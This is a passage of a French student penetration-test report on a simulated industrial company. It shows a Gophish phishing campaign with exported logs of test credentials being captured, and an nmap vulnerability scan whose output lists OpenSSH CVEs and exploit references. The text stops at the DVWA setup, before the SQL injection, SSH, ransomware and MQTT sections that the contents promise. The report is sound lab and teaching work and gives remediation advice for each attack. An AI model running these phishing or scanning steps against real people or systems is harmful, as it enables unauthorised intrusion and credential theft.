RAPPORT DE SIMULATIONS D'ATTAQUES

Tests d'intrusion et évaluation de la sécurité

TechnoSite Industrie

Cybersécurité M2 - Projet de spécialité

Clément VAN MELKEBEKE – Idir MOUMOU

Sommaire

1. Introduction et contexte 5
1.1 Objectifs du rapport 5
1.2 Périmètre des tests 5
1.3 Méthodologie 5
2. Synthèse exécutive 6
2.1 Vue d'ensemble des résultats 6
2.2 Chaîne d'attaque 6
2.3 Constats majeurs 6
3. Détail des simulations d'attaques 7
ATTAQUE 1 : Phishing Ciblé 7
Étapes d'exécution 7
1. Lancer Gophish 7
2. Accéder à la console Gophish 7
3. Créer un template email 7
4. Créer une landing page 8
5. Lancer la campagne et collecter les résultats 9
Résultats obtenus 9
Analyse et impact pour TechnoSite Industrie 10
Recommandations de remédiation 10
ATTAQUE 2 : Scan Réseau 11
Étapes d'exécution 11
1. Scan complet avec détection de vulnérabilités 11
2. Analyser les résultats 11
Résultats obtenus 13
Analyse et impact pour TechnoSite Industrie 13
Recommandations de remédiation 13
ATTAQUE 3 : Injection SQL 14
Étapes d'exécution 14
1. Démarrer l'application vulnérable DVWA 14
2. Se connecter à l'application 14

3. Identifier le point d'injection 14
4. Exécuter le payload d'injection 14
Résultats obtenus 15
Analyse et impact pour TechnoSite Industrie 15
Recommandations de remédiation 16
ATTAQUE 4 : Connexion SSH 17
Étapes d'exécution 17
1. Lancer Metasploit Framework 17
2. Charger le module SSH 17
3. Configurer les paramètres d'attaque 17
4. Exécuter l'attaque 17
5. Établir la session SSH 17
Résultats obtenus 18
Analyse et impact pour TechnoSite Industrie 18
Recommandations de remédiation 18
ATTAQUE 5 : Ransomware Simulé 19
Étapes d'exécution 19
1. Créer le script de simulation ransomware 19
2. Exécuter le script 19
3. Vérifier le chiffrement 19
Résultats obtenus 20
Analyse et impact pour TechnoSite Industrie 20
Recommandations de remédiation 20
ATTAQUE 6 : Interception de Trames MQTT 22
Étapes d'exécution 22
1. Lancer la capture Wireshark 22
2. Analyser les trames MQTT 22
3. Extraire les données sensibles 22
Résultats obtenus 22
Analyse et impact pour TechnoSite Industrie 23
Recommandations de remédiation 23
4. Matrice de synthèse des risques 24
4.1 Priorisation des recommandations 24

Monitoring SIEM 25
Installer Wazuh manager + agents sur les VMs 25

1. Introduction et contexte

1.1 Objectifs du rapport

Notre rapport montre les résultats des simulations d'attaques que nous avons réalisées à la suite de l'audit de sécurité de TechnoSite Industrie.

1.2 Périmètre des tests

Zone	Composants testés	Adressage
Zone IT	Serveurs, postes de travail, applications	192.168.195.0/24
Zone OT	Broker MQTT, capteurs IoT simulés	10.0.0.0/24
Machine attaquante	Kali Linux 2024	192.168.195.X

1.3 Méthodologie

Les tests couvrent la phase de reconnaissance, intrusion, mouvement latéral et action sur objectif.

2. Synthèse exécutive

2.1 Vue d'ensemble des résultats

Attaque	Statut	Risque	Phase Kill Chain
1. Phishing ciblé	Réussi	**CRITIQUE**	Intrusion initiale
2. Scan réseau NMAP	Réussi	**ÉLEVÉ**	Reconnaissance
3. Injection SQL	Réussi	**CRITIQUE**	Intrusion / Exfiltration
4. Pivot SSH IT→OT	Réussi	**CRITIQUE**	Mouvement latéral
5. Ransomware simulé	Réussi	**CRITIQUE**	Action sur objectif
6. Interception MQTT	Réussi	**ÉLEVÉ**	Reconnaissance OT

2.2 Chaîne d'attaque

Les 6 attaques démontrent une chaîne d'attaque de type APT (Advanced Persistent Threat) :

1	**Reconnaissance**	Scan NMAP identifie les services vulnérables (SSH, MQTT)
2	**Intrusion initiale**	Phishing capture credentials / Injection SQL extrait données
3	**Mouvement latéral**	Connexion SSH avec credentials volés / pivot vers zone OT
4	**Action sur objectif**	Ransomware chiffre les données / interception MQTT

2.3 Constats majeurs

- Aucune mesure de sécurité
- Phishing efficace, mots de passe faibles
- Pivot possible entre chaque zones
- MQTT en clair, absence de chiffrement
- CVE critiques exemple : sur SSH (CVSS 9.8)

3. Détail des simulations d'attaques

ATTAQUE 1 : Phishing Ciblé

Objectif	Capturer les identifiants d'un technicien IT
Prérequis	KALI Linux avec Gophish installé, serveur SMTP configuré, domaine de phishing préparé
Cible	Techniciens du service IT

Étapes d'exécution

1. Lancer Gophish

./gophish


Démarrage du framework de simulation de phishing

2. Accéder à la console Gophish


https://127.0.0.1:3333


Login : admin / mot de passe généré au premier lancement

3. Créer un template email




4. Créer une landing page





5. Lancer la campagne et collecter les résultats



Event.csv :

campaign_id,email,time,message,details 1,,2026-03-27T12:14:36.909364318Z,Campaign Created, 1,test@test.local,2026-03-27T12:14:36.96068221Z,Error Sending Email,"{""error"":""Max connection attempts exceeded - dial tcp [::1]:25: connect: connection refused""}" 1,test@test.local,2026-03-27T12:17:31.62489257Z,Clicked Link,"{""payload"":{""rid"":[""PEa50TO""]},""browser"":{""address"":""192.168.195.1"",""user-agent"":""Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36""}}" 1,test@test.local,2026-03-27T12:17:56.497532519Z,Submitted Data,"{""payload"":{""rid"":[""PEa50TO""]},""browser"":{""address"":""192.168.195.1"",""user-agent"":""Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36""}}" 1,test@test.local,2026-03-27T12:18:48.193277197Z,Clicked Link,"{""payload"":{""rid"":[""PEa50TO""]},""browser"":{""address"":""192.168.195.1"",""user-agent"":""Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36""}}" 1,test@test.local,2026-03-27T12:19:05.723066138Z,Submitted Data,"{""payload"":{""rid"":[""PEa50TO""]},""browser"":{""address"":""192.168.195.1"",""user-agent"":""Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36""}}"

Result.csv :

id,status,ip,latitude,longitude,send_date,reported,modified_date,email,first_name,last_name,position PEa50TO,Submitted Data,192.168.195.1,0,0,2026-03-27T12:14:00Z,false,2026-03-27T12:19:05.723066138Z,technicien@test.local,clement_idir,voici_le_mdp,

Résultats obtenus

La campagne de phishing a permis de capturer avec succès les identifiants d'un technicien.

Métrique	Valeur	Taux	Interprétation
Emails envoyés	1	100%	Cible atteinte
Liens cliqués	2 clics	100%	Curiosité déclenchée

Credentials soumis	1	100%	Compromission réussie

Analyse et impact pour TechnoSite Industrie

Vulnérabilité exploitée	Facteur humain - Absence de sensibilisation anti-phishing, manque de vigilance face aux emails urgents
Impact technique	Obtention de credentials valides permettant l'accès au réseau IT (SSH, applications internes)
Impact business	Risque d'accès non autorisé aux systèmes critiques, vol de données, point d'entrée pour mouvement latéral vers zone OT
Niveau de risque	CRITIQUE - Vecteur d'attaque #1 permet l'accès initial à l'infrastructure

Recommandations de remédiation

- **Formation anti-phishing**
- **MFA obligatoire**
- **Filtrage email**
- **Procédure de signalement**

ATTAQUE 2 : Scan Réseau

Objectif	Cartographier l'infrastructure réseau, identifier les services exposés et leurs vulnérabilités potentielles.
Prérequis	KALI Linux en marche, connectivité réseau vers les zones IT/OT, Nmap installé et à jour
Cible	Infrastructure réseau TechnoSite - Zone IT (192.168.195.0/24) et Zone OT (10.0.0.0/24)

Étapes d'exécution

1. Scan complet avec détection de vulnérabilités

```
sudo nmap -sV -sC -p- --script vuln 192.168.195.168 -oX scan.xml
```

2. Analyser les résultats

Extraction des services, versions et CVE associées depuis le rapport XML/texte

```
PORT     STATE SERVICE                    VERSION
22/tcp   open  ssh                        OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:9.2p1:
|       PACKETSTORM:179290      10.0    https://vulners.com/packetstorm/PACKETSTORM:179290      *EXPLOIT*
|       1EEC8894-D2F7-547C-827C-915BE866875C    10.0    https://vulners.com/githubexploit/1EEC8894-D2F7-547C-827C-915BE866875C  *EXPLOIT*
|       PACKETSTORM:173661      9.8     https://vulners.com/packetstorm/PACKETSTORM:173661      *EXPLOIT*
|       F0979183-AE88-53B4-86CF-3AF0523F3807    9.8     https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807  *EXPLOIT*
|       CVE-2023-38408  9.8     https://vulners.com/cve/CVE-2023-38408
|       CVE-2023-28531  9.8     https://vulners.com/cve/CVE-2023-28531
|       B8190CDB-3EB9-5631-9828-8064A1575B23    9.8     https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23  *EXPLOIT*
|       8FC9C5AB-3968-5F3C-825E-E8DB5379A623    9.8     https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623  *EXPLOIT*
|       8AD01159-548E-546E-AA87-2DE89F3927EC    9.8     https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC  *EXPLOIT*
|       6192C35D-F78B-5C0A-AB8D-9826A79A5320    9.8     https://vulners.com/githubexploit/6192C35D-F78B-5C0A-AB8D-9826A79A5320  *EXPLOIT*
|       33D623F7-98E0-5F75-80FA-81AA666D1340    9.8     https://vulners.com/githubexploit/33D623F7-98E0-5F75-80FA-81AA666D1340  *EXPLOIT*
|       2227729D-6700-5C8F-8930-1EEAFD4B9FF0    9.8     https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0  *EXPLOIT*
|       0221525F-07F5-5790-912D-F4B9E2D1B587    9.8     https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587  *EXPLOIT*
|       F8981437-1287-5B69-93F1-657DFB1DCE59    9.3     https://vulners.com/githubexploit/F8981437-1287-5B69-93F1-657DFB1DCE59  *EXPLOIT*
|       CB2926E1-2355-5C82-A42A-D4F72F114F9B    9.3     https://vulners.com/githubexploit/CB2926E1-2355-5C82-A42A-D4F72F114F9B  *EXPLOIT*
|       8DEE261C-33D4-5057-BA46-E4293B705BAE    9.3     https://vulners.com/githubexploit/8DEE261C-33D4-5057-BA46-E4293B705BAE  *EXPLOIT*
|       6FD8F914-B663-533D-8866-23313FD37804    9.3     https://vulners.com/githubexploit/6FD8F914-B663-533D-8866-23313FD37804  *EXPLOIT*
|       PACKETSTORM:190587      8.1     https://vulners.com/packetstorm/PACKETSTORM:190587      *EXPLOIT*
|       FB2E9ED1-43D7-585C-A197-0D6628B20134    8.1     https://vulners.com/githubexploit/FB2E9ED1-43D7-585C-A197-0D6628B20134  *EXPLOIT*
|       FA3992CE-9C4C-5350-8134-177126E0BD3F    8.1     https://vulners.com/githubexploit/FA3992CE-9C4C-5350-8134-177126E0BD3F  *EXPLOIT*
|       EFD615F0-8F17-5471-AA83-0F491FD497AF    8.1     https://vulners.com/githubexploit/EFD615F0-8F17-5471-AA83-0F491FD497AF  *EXPLOIT*
|       EC20B9C2-6857-5848-848A-A9F430D13EEB    8.1     https://vulners.com/githubexploit/EC20B9C2-6857-5848-848A-A9F430D13EEB  *EXPLOIT*
|       EB13CBD6-BC93-5F14-A210-AC0B5A1D8572    8.1     https://vulners.com/githubexploit/EB13CBD6-BC93-5F14-A210-AC0B5A1D8572  *EXPLOIT*
|       E543E274-C20A-582A-8F8E-F8E3F381C345    8.1     https://vulners.com/githubexploit/E543E274-C20A-582A-8F8E-F8E3F381C345  *EXPLOIT*
|       E34FCCEC-226E-5A46-9B1C-BCD6EF7D3257    8.1     https://vulners.com/githubexploit/E34FCCEC-226E-5A46-9B1C-BCD6EF7D3257  *EXPLOIT*
|       E24EEC0A-40F7-5BBC-9E4D-7B13522FF915    8.1     https://vulners.com/githubexploit/E24EEC0A-40F7-5BBC-9E4D-7B13522FF915  *EXPLOIT*
|       DC1BB99A-8B57-5EE5-9AC4-3D9D59BFC346    8.1     https://vulners.com/githubexploit/DC1BB99A-8B57-5EE5-9AC4-3D9D59BFC346  *EXPLOIT*
|       DA18D761-BB81-54B6-85CB-CFD73CE33621    8.1     https://vulners.com/githubexploit/DA18D761-BB81-54B6-85CB-CFD73CE33621  *EXPLOIT*
|       D8974199-6B08-5895-9610-919F71468F23    8.1     https://vulners.com/githubexploit/D8974199-6B08-5895-9610-919F71468F23  *EXPLOIT*
|       D52370EF-02EE-507D-9212-2D8EA86CBA94    8.1     https://vulners.com/githubexploit/D52370EF-02EE-507D-9212-2D8EA86CBA94  *EXPLOIT*
|       CVE-2024-6387   8.1     https://vulners.com/cve/CVE-2024-6387
|       CFEBF7AF-651A-5302-80B8-F8146D5B33A6    8.1     https://vulners.com/githubexploit/CFEBF7AF-651A-5302-80B8-F8146D5B33A6  *EXPLOIT*
|       C6FB6D50-F71D-5870-B671-D6A09A95627F    8.1     https://vulners.com/githubexploit/C6FB6D50-F71D-5870-B671-D6A09A95627F  *EXPLOIT*
|       C623D558-C162-5D17-88A5-4799A2BEC001    8.1     https://vulners.com/githubexploit/C623D558-C162-5D17-88A5-4799A2BEC001  *EXPLOIT*
|       C5B2D4A1-8C3B-5FF7-B620-EDE207B027A0    8.1     https://vulners.com/githubexploit/C5B2D4A1-8C3B-5FF7-B620-EDE207B027A0  *EXPLOIT*
|       C185263E-3E67-5550-B9C0-AB9C15351960    8.1     https://vulners.com/githubexploit/C185263E-3E67-5550-B9C0-AB9C15351960  *EXPLOIT*
|       BDA609DA-6936-50DC-A325-19FE2CC68562    8.1     https://vulners.com/githubexploit/BDA609DA-6936-50DC-A325-19FE2CC68562  *EXPLOIT*
|       BA3887BD-F579-53B1-A4A4-FF49E953E1C0    8.1     https://vulners.com/githubexploit/BA3887BD-F579-53B1-A4A4-FF49E953E1C0  *EXPLOIT*
|       B1F444E0-F217-5FC0-B266-EBD48589940F    8.1     https://vulners.com/githubexploit/B1F444E0-F217-5FC0-B266-EBD48589940F  *EXPLOIT*
|       92254168-3B26-54C9-B9BE-B4B7563586B5    8.1     https://vulners.com/githubexploit/92254168-3B26-54C9-B9BE-B4B7563586B5  *EXPLOIT*
|       91752937-D1C1-5913-A96F-72F8B8AB4280    8.1     https://vulners.com/githubexploit/91752937-D1C1-5913-A96F-72F8B8AB4280  *EXPLOIT*
|       90104C60-A887-5437-8521-545277685F55    8.1     https://vulners.com/githubexploit/90104C60-A887-5437-8521-545277685F55  *EXPLOIT*
|       89F96BAB-1624-51B5-B09E-E771D918D1E6    8.1     https://vulners.com/githubexploit/89F96BAB-1624-51B5-B09E-E771D918D1E6  *EXPLOIT*
|       81F0C05A-8650-5DE8-97E9-0D89F1807E5D    8.1     https://vulners.com/githubexploit/81F0C05A-8650-5DE8-97E9-0D89F1807E5D  *EXPLOIT*
|       7C7167AF-E780-5506-BEFA-02E5362E8E48    8.1     https://vulners.com/githubexploit/7C7167AF-E780-5506-BEFA-02E5362E8E48  *EXPLOIT*
|       79FE1ED7-EB3D-5978-A12E-AAB1FFECCCAC    8.1     https://vulners.com/githubexploit/79FE1ED7-EB3D-5978-A12E-AAB1FFECCCAC  *EXPLOIT*
|       795762E3-BAB4-54C6-B677-83B0ACC2B163    8.1     https://vulners.com/githubexploit/795762E3-BAB4-54C6-B677-83B0ACC2B163  *EXPLOIT*
|       774022BB-71DA-57C4-9B8F-E21D667DE4BC    8.1     https://vulners.com/githubexploit/774022BB-71DA-57C4-9B8F-E21D667DE4BC  *EXPLOIT*
|       743E5025-3BB8-5EC4-AC44-2AA679730661    8.1     https://vulners.com/githubexploit/743E5025-3BB8-5EC4-AC44-2AA679730661  *EXPLOIT*
|       73A19EF9-346D-5B2B-9792-05D9FE3414E2    8.1     https://vulners.com/githubexploit/73A19EF9-346D-5B2B-9792-05D9FE3414E2  *EXPLOIT*
|       6E81EAE5-2156-5ACB-9046-D792C7FAF698    8.1     https://vulners.com/githubexploit/6E81EAE5-2156-5ACB-9046-D792C7FAF698  *EXPLOIT*
|       6B78D204-22B0-5D11-8A0C-6313958B473F    8.1     https://vulners.com/githubexploit/6B78D204-22B0-5D11-8A0C-6313958B473F  *EXPLOIT*
|       65650BAD-813A-565D-953D-2E7932B26094    8.1     https://vulners.com/githubexploit/65650BAD-813A-565D-953D-2E7932B26094  *EXPLOIT*
|       649197A2-0224-5B5C-9C4E-B5791D42A9FB    8.1     https://vulners.com/githubexploit/649197A2-0224-5B5C-9C4E-B5791D42A9FB  *EXPLOIT*
|       61DDEEE4-2146-5E84-9804-B780AA73E33C    8.1     https://vulners.com/githubexploit/61DDEEE4-2146-5E84-9804-B780AA73E33C  *EXPLOIT*
|       608FA50C-AEA1-5A83-8297-A15FC7D32A7C    8.1     https://vulners.com/githubexploit/608FA50C-AEA1-5A83-8297-A15FC7D32A7C  *EXPLOIT*
|       5D2CB1F8-DC04-5545-8BC7-29EE3DA8890E    8.1     https://vulners.com/githubexploit/5D2CB1F8-DC04-5545-8BC7-29EE3DA8890E  *EXPLOIT*
|       5C81C5C1-22D4-55B3-B843-5A9A60AAB6FD    8.1     https://vulners.com/githubexploit/5C81C5C1-22D4-55B3-B843-5A9A60AAB6FD  *EXPLOIT*
|       53BCD84F-BD22-5C9D-95B6-4B83627AB37F    8.1     https://vulners.com/githubexploit/53BCD84F-BD22-5C9D-95B6-4B83627AB37F  *EXPLOIT*
|       4FB01B00-F993-5CAF-BD57-D7E290D10C1F    8.1     https://vulners.com/githubexploit/4FB01B00-F993-5CAF-BD57-D7E290D10C1F  *EXPLOIT*
```

```
1883/tcp open  mosquitto version 2.0.11
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     $SYS/broker/clients/inactive: 3
|     $SYS/broker/load/bytes/received/5min: 3.95
|     $SYS/broker/clients/active: 1
|     $SYS/broker/heap/current: 47048
|     $SYS/broker/uptime: 4334 seconds
|     $SYS/broker/load/publish/sent/15min: 2.86
|     $SYS/broker/load/sockets/1min: 0.91
|     $SYS/broker/version: mosquitto version 2.0.11
|     $SYS/broker/load/bytes/sent/1min: 0.08
|     $SYS/broker/load/messages/sent/5min: 1.93
|     $SYS/broker/clients/connected: 1
|     $SYS/broker/load/messages/sent/15min: 3.24
|     $SYS/broker/load/bytes/received/15min: 7.21
|     $SYS/broker/load/bytes/sent/5min: 64.28
|     $SYS/broker/load/publish/sent/5min: 1.72
|     $SYS/broker/clients/disconnected: 3
|     $SYS/broker/load/sockets/15min: 0.27
|     $SYS/broker/load/bytes/sent/15min: 106.70
|_    $SYS/broker/load/sockets/5min: 0.31
MAC Address: 00:0C:29:1F:B2:C9 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Résultats obtenus

Le scan révèle une surface d'attaque avec des services critiques exposés et des vulnérabilités connues non patchées.

Port	Service	Version	Vulnérabilités identifiées
22/tcp	SSH	OpenSSH 9.2p1 Debian	CVE-2023-38408 (CVSS 9.8), CVE-2024-6387 (CVSS 8.1)
1883/tcp	MQTT	Mosquitto 2.0.11	Protocole non chiffré, authentification absente

Analyse et impact pour TechnoSite Industrie

Vulnérabilité exploitée	Services exposés avec versions vulnérables connues
Impact technique	Cartographie complète de l'infrastructure, identification de 6+ CVE critiques exploitables, broker MQTT accessible sans authentification
Impact business	Exposition des systèmes industriels
Niveau de risque	ÉLEVÉ - Phase de reconnaissance réussie exposant de multiples vecteurs d'attaque exploitables

Recommandations de remédiation

- **Patch management** : Mettre à jour OpenSSH vers version 9.6+ pour corriger les CVE critiques identifiées
- **Sécuriser MQTT** : Activer TLS + authentification obligatoire
- **Segmentation réseau** : Isoler zone OT avec firewall applicatif
- **Durcissement services** : Désactiver services non essentiels, implémenter fail2ban sur SSH
- **Détection de scans** : Configurer alertes SIEM

ATTAQUE 3 : Injection SQL

Objectif	Exploiter une vulnérabilité d'injection SQL sur l'application web
Prérequis	KALI Linux avec Docker, navigateur web, application vulnérable DVWA déployée
Cible	Application web de maintenance TechnoSite (simulée par DVWA)

Étapes d'exécution

1. Démarrer l'application vulnérable DVWA


docker run -p 80:80 vulnerables/web-dvwa &

Simulation de l'application de maintenance TechnoSite

2. Se connecter à l'application

http://127.0.0.1 (admin / password)

Accès à l'interface d'administration



